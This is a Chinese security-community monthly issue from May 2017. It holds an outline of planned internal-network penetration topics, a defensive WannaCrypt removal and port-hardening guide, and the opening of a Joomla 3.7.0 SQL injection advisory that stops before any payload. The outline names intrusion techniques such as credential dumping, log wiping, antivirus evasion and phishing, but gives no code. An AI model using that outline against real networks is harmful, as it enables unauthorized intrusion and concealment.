目　录

刊首语

再回首一个月已经远去，再回首半年已经过去！时间过的真快，在 2017 年的 5 月，我想哭（WannaCrypt）勒索病毒的爆发，让很多人措手不及！文件被加密，要求支付赎金才能解密，即使支付了赎金也未必能够解密！好在国内很多安全公司，360、阿里云等公司推出了 WannaCrypt 病毒恢复工具，能恢复大部分数据，已经是万福了！安全不在遥远，网络安全就在我们身边，过去黑客是一种传说，现在的“黑客”是一种“疼”！如果没有学会保护自己个人隐私和数据，那会是一种发自肺腑的疼——数据损失，资料损失！

本月度一共完成 14 篇文章，我感到大家都在进步，都有新的收获，都有新的体会，继续坚持和努力吧！技术的东西来不得半点虚假，脚踏实地，撸起袖子干吧！

安天 365 simeon

2017 年 5 月

第 1 部分拟研究技术专题

1.1《黑客攻防实战——web 漏洞挖掘与利用》图书

第 1 章 SQL 注入漏洞及利用

第 2 章信息泄露漏洞挖掘与利用第 3 章安全配置错误挖掘与利用

第 4 章跨站漏洞挖掘与利用

第 5 章上传漏洞挖掘及利用

第 6 章 Mysql 数据库漏洞挖掘与利用

第 7 章 Mssql 数据库漏洞挖掘与利用

第 8 章常见 CMS 漏洞与利用

第 9 章组件和框架漏洞挖掘与利用

第 10 章网络管理系统漏洞挖掘与利用

1.2 安天实战课题研究 2017 年第二期内网渗透技术题目

拟研究以下题目：

1.使用 NTScan 扫描内网 Windows 口令（已经完成）

2.使用 Hscan 进行内网口令扫描 （已经完成）

3.扫描 Mysql 口令 （已经完成）

4.扫描 MSSQL 口令 （已经完成）

5.使用 SQLTools 查看 SQL Server 数据库及提权 （已经完成）

6.内网信息收集工具

7.内网信息自动收集脚本

8.内网密码获取工具

9.服务器明文密码及 hash 获取

10.Windows 及 Linux 密码哈希破解

11.远程终端使用攻略 （已经完成）

12.记录及获取 3389 密码

13.服务器软件信息收集与提权利用

14.SSH 密码暴力破解 （已经完成）

15.LCX 穿透内网 （已经完成）

16.Socks 代理穿透内网

17.通过网页代理穿透内网

18.cain 嗅探内网口令

17.Linux 嗅探内网口令

18.抓包工具的使用

19.命令执行 psexec 等工具的使用

20.使用 msf+代理进行内网个人及服务器提权

21.使用 msf 生成后门社工攻击

22.利用 cms 系统渗透内网服务器

23.webshell 及网页后门

24.snmp 口令的利用

25.使用 teamview 控制内网服务器

26.域控服务器密码获取及渗透

27.清除 Windows 入侵痕迹及日志

28.清除 linux 入侵痕迹及日志

29.Windows 安全日志分析

30.linux 安全日志分析

31.内网 zabbix 漏洞及其利用

32.内网软硬件装备管理漏洞及其利用

33.内网个人计算机渗透 34.内网 VPN 账号获取及利用

35.Ctrix 代理软件及其账号利用 36.winscp 账号密码互殴去

37.使用 linux 代理软件获取内网数据

38.使用 linux 键盘记录

39.使用 linux rootkit

40.使用 radmin 控制内外网 41.内网无线网络密码获取

42.内网钓鱼攻击

43.收集内外网密码进行社工密码扫描

44.利用大数据进行内网用户密码分析及利用 45.oracle 数据库漏洞利用与提权

46.内网各种数据库脱裤

48.monogdb 数据库漏洞及利用

49.内网防火墙漏洞及利用

50.内网路由器漏洞及其利用

51.路由器密码扫描

52.防火墙密码破解与配置文件利用

53.内网利用邮件社工前台 MM 个人计算机

54.内网工控系统漏洞及利用 55.DNS 代理穿透绕过 WF

56.如何绕过防病毒软件 57.利用 dell 服务器管理系统获取 webshell 及权限

58.给前台邮寄包装可爱的 badusb

1.3 关于安天 365 线下和线下交流

1.交流分享理念

本站主要以网络安全相关技术交流分享为主，但不排斥各行各业的技术经验分享交流，我们的目的是为了技术分享+生活分享，让生活更加美好，增加个人各种阅历。如果一个人学习一种技术，在交流时有 10 个人，那么您将学习和收获 10 种技术或者经验。每一个人的时间有限，每一个星期或者一个月研究一个技术，那么您参加本安天 365 一年以后你至少学会 12 种技术，想不成为专家都很难。

2.分享有一定的门槛

必须具备一定的技术功底，我们目标是打造精英团队，如果你不具备，那么请加紧学习。尤其是线下的交流，必须具备一定的实力，这个实力可以是经济实力，可以是技术实力，也可以是现实实力，比如在公司担任某总这类的。

3.分享模式

（1）参与团队制定的技术研究课题，就课题研究中的难点、关键技术、实现方法等进行交流分享。

（2）个人某方面的经验，比如从事硬件开发数 10 年，就硬件开发等方面进行分享。

参与者需提供文章、PPT 等，若有实验环境提供更好。

4.交流时间和方式

（1）交流时间会在网站和论坛公布，公布后，参与者需要将分享的提纲等资料提交论坛。

（2）收到资料后团队会对参与者提交的资料进行审核，审核完毕后会及时通知参与者。

（3）采取视频会议的方式进行分享。


（4）每次交流人数限制在 5-10 人。


安天 365 安全技术研究 QQ 群：513833068

1.4 已出版图书


Broadview
www.broadview.com.cn
安全技术
大系
黑客攻防
实战案例解析
陈小兵 张艺宝 编著
電子工業出版社
PUBLISHING HOUSE OF ELECTRONICS INDUSTRY
http://www.phei.com.cn


Broadview
www.broadview.com.cn
安全技术大系
Web渗透技术及实战案例解析
陈小兵 范渊 孙立伟 编著
電子工業出版社
PUBLISHING HOUSE OF ELECTRONICS INDUSTRY


Broadview
www.broadview.com.cn
案例全解Web渗透技术，实战，实战，再实战！
安全之路
Web渗透技术及实战案例解析 第2版
陈小兵 编著
中国工信出版集团
電子工業出版社



第 2 部分技术研究文章

2.1 最新勒索软件 WannaCrypt 病毒感染前清除处理及加固

simeon 原创

昨天、今天、乃至最近一段时间，安全圈甚至全中国将聚焦在勒索病毒“WannaCrypt”，很多人都以为安全离我很远，其实不然，过去病毒可能仅仅是在线攻击，而今天出现的“WannaCrypt”勒索病毒达到一定条件后，将感染内网，注意是内网！当然外网也是感染对象，目前国内很多高校、政府、企业和个人均出现了大面积的感染。很多安全公司将其定义为“蠕虫”病毒，其危害相当巨大，一旦被感染，只有两种途径来解决，一种是支付赎金，另外一种就是重装系统，所有资料全部归零。通过笔者分析，如果是在病毒 WannaCrypt 发作前，能够成功清除病毒，将可以救回系统，减少损失！

2.1.1 最重要的事情

先进行本文的第三部分，对系统进行查看有无病毒，如果有则可以参考以下步骤：

1.第一时间彻底清除病毒。

2.拔掉网线，防止再次被感染！

3.使用安全优盘进行系统文件备份，如果没有优盘，则可以将需要备份的文件先行压缩为 rar 文件，然后再修改为.exe 文件。

4.WannaCrypt 目前不对 exe 文件进行加密，文件处理好以后再进行加固！

2.1.2 病毒原始文件分析

1.文件名称及大小

本次捕获到病毒样本文件三个，mssecsvc.exe、qeriuwjhrf、tasksche.exe，如图 1 所示，根据其 md5 校验值，tasksche.exe 和 qeriuwjhrf 文件大小为 3432KB，mssecsvc.exe 大小为 3636KB。

2.md5 校验值

使用 md5 计算工具对以上三个文件进行 md5 值计算，其 md5 校验值分别如下：

tasksche.exe 8b2d830d0cf3ad16a547d5b23eca2c6e

mssecsvc.exe 854455f59776dc27d4934d8979fa7e86

qeriuwjhrf: 8b2d830d0cf3ad16a547d5b23eca2c6e




图 1 勒索软件病毒基本情况

3.查看病毒文件

（1）系统目录查看

文件一般位于系统盘下的 windows 目录，例如 c:\windows\，通过命令提示符进入:

cd c:\windows\

dir /od /a *.exe

（2）全盘查找

dir /od /s tasksche.exe

dir /od /s mssecsvc.exe

4.病毒现象

（1）通过 netstat –an 命令查看网络连接，会发现网络不停的对外发送 SYN_SENT 包，如图 2 所示。





图 2 对外不断的发送 445 连接包

（2）病毒服务

通过 Autoruns 安全分析工具，可以看到在服务中存在“fmssecsvc2.0”服务名称，该文件的时间戳为 2010 年 11 月 20 日 17:03 分。



2.1.3 杀毒方法

1.设置查看文件选项

由于病毒设置了隐藏属性，正常情况下无法查看该文件，需要对文件查看进行设置，即在资源管理器中单击“工具”-“文件夹选项”，如图 4 所示。




图 4 打开文件夹选项设置

去掉“隐藏受保护的操作系统文件（推荐）”、选择“显示隐藏的文件、文件夹和驱动器”、去掉“隐藏已知文件类型的扩展名”，如图 5 所示，即可查看在 windows 目录下的病毒隐藏文件。




图 5 文件夹查看选项设置

2.结束进程

通过任务管理器，在任务栏上右键单击选择“启动任务管理器”，从进程中去查找 mssecsvc.exe 和 tasksche.exe 文件，选中 mssecsvc.exe 和 tasksche.exe，右键单击选择“结束进程树”将病毒程序结束，又可能会反复启动，结束动作要快。

3.删除程序

到 windows 目录将三个文件按照时间排序，一般会显示今天或者比较新的时期，将其删除，如果进程结束后，又启动可来回删除和结束。直到将这三个文件删除为止，有可能到写本文章的时候，已经有病毒变体，但方法相同，删除新生成的文件。

4.再次查看网络

使用 netstat –an 命令再次查看网络连接情况，无对外连接情况，一切恢复正常。

可以使用安全计算机下载安全工具 Autoruns 以及 ProcessExplorer，通过光盘刻录软件，到感染病毒计算机中进行清除病毒！软件下载地址：

https://download.sysinternals.com/files/Autoruns.zip

https://download.sysinternals.com/files/ProcessExplorer.zip

注意，本文所指清除病毒是指勒索软件还未对系统软件进行加密！如果在桌面出现黄色小图标，桌面背景有红色英文字体显示（桌面有窗口弹出带锁图片，Wana Decryptor2.0），这表明系统已经被感染了。

2.1.4 安全加固

1.关闭 445 端口

（1）手工关闭

在命令提示符下输入“regedit”，依次打开“HKEY_LOCAL_MACHINE”-“System”-“Controlset”“Services”-“NetBT”-“Parameters”，在其中选择“新建”——“DWORD 值”，将 DWORD 值命名为“**SMBDeviceEnabled**”，并通过修改其值设置为“0”，如图 6 所示，需要特别注意一定不要将 **SMBDeviceEnabled 写错了！否则没有效果！**




图 6 注册表关闭 445 端口

查看本地连接属性，将去掉“Microsoft 网络的文件和打印机共享”前面的勾选，如图 7 所示。

图 7 取消网络文件以及打印机共享

（2）使用锦佰安提供的脚本进行关闭，在线下载脚本地址：http://www.secboot.com/445.zip，脚本代码如下：

```
echo "欢迎使用锦佰安敲诈者防御脚本"
echo "如果 pc 版本大于 xp 服务器版本大于 windows2003，请右键本文件，以管理员权限运行。"
netsh firewall set opmode enable
netsh advfirewall firewall add rule name="deny445" dir=in protocol=tcp localport=445 action=block
netsh firewall set portopening protocol=TCP port=445 mode=disable name=deny445
```

2.关闭 135 端口

在运行中输入“dcomcnfg”，然后打开“组建服务”-“计算机”-“属性”-“我的电脑属性”-“默认属性”-“在此计算机上启用分布式 COM”去掉选择的勾。然后再单击**“默认协议”选项卡，选中“面向连接的 TCP/IP”，单击“删除”或者“移除”按钮，如图 8 所示。**




图 8 关闭 135 端口

3.关闭 139 端口

139 端口是为“NetBIOS Session Service”提供的，主要用于提供 Windows 文件和打印机共享以及 Unix 中的 Samba 服务。 单击“网络”-“本地属性”，在出现的“本地连接属性”对话框中，选择“Internet 协议版本 4（TCP/IPv4）”-“属性”，双击打开“高级 TCP/IP 设置”-“WINS”，在“NetBIOS 设置”中选择“禁用 TCP/IP 上的 NetBIOS”，如图 9 所示。




图 9 关闭 139 端口

4.查看端口是否开放

以后以下命令查看 135、139、445 已经关闭。

```
netstat -an | find   "445"
netstat -an | find   "139"
netstat -an | find "135"
```

5.开启防火墙

启用系统自带的防火墙。

6.更新系统补丁

通过 360 安全卫士更新系统补丁，或者使用系统自带的系统更新程序更新系统补丁。

2.1.5 安全提示

1.来历不明的文件一定不要打开

2.谨慎使用优盘，在优盘中可以建立 antorun.inf 文件夹防止优盘病毒自动传播

3.安装杀毒软件
4.打开防火墙
5.ATScanner（WannaCry）
http://www.antiy.com/response/wannacry/ATScanner.zip
6.蠕虫勒索软件免疫工具（WannaCry）
http://www.antiy.com/response/wannacry/Vaccine_for_wannacry.zip

有关 WannaCrypt 勒索病毒软件的进一步分析，请关注我们的技术分析，欢迎加入安天 365 技术交流群（513833068）进行该技术的探讨。

2.2Joomla!3.7.0 Core com_fields 组件 SQL 注入漏洞

by antian365.com L.sherlock

Joomla!是一套全球知名的内容管理系统。Joomla!是使用 PHP 语言加上 MySQL 数据库所开发的软件系统，可以在 Linux、 Windows、MacOSX 等各种不同的平台上执行。目前是由 Open Source Matters（见扩展阅读）这个开放源码组织进行开发与支持，这个组织的成员来自全世界各地，小组成员约有 150 人，包含了开发者、设计者、系统管理者、文件撰写者，以及超过 2 万名的参与会员。

2.2.1 漏洞简介

漏洞名称：Joomla!3.7.0 Core com_fields 组件 SQL 注入漏洞
漏洞分类：SQL 注入漏洞
漏洞等级：危急
利用方式：远程
利用难度：简单
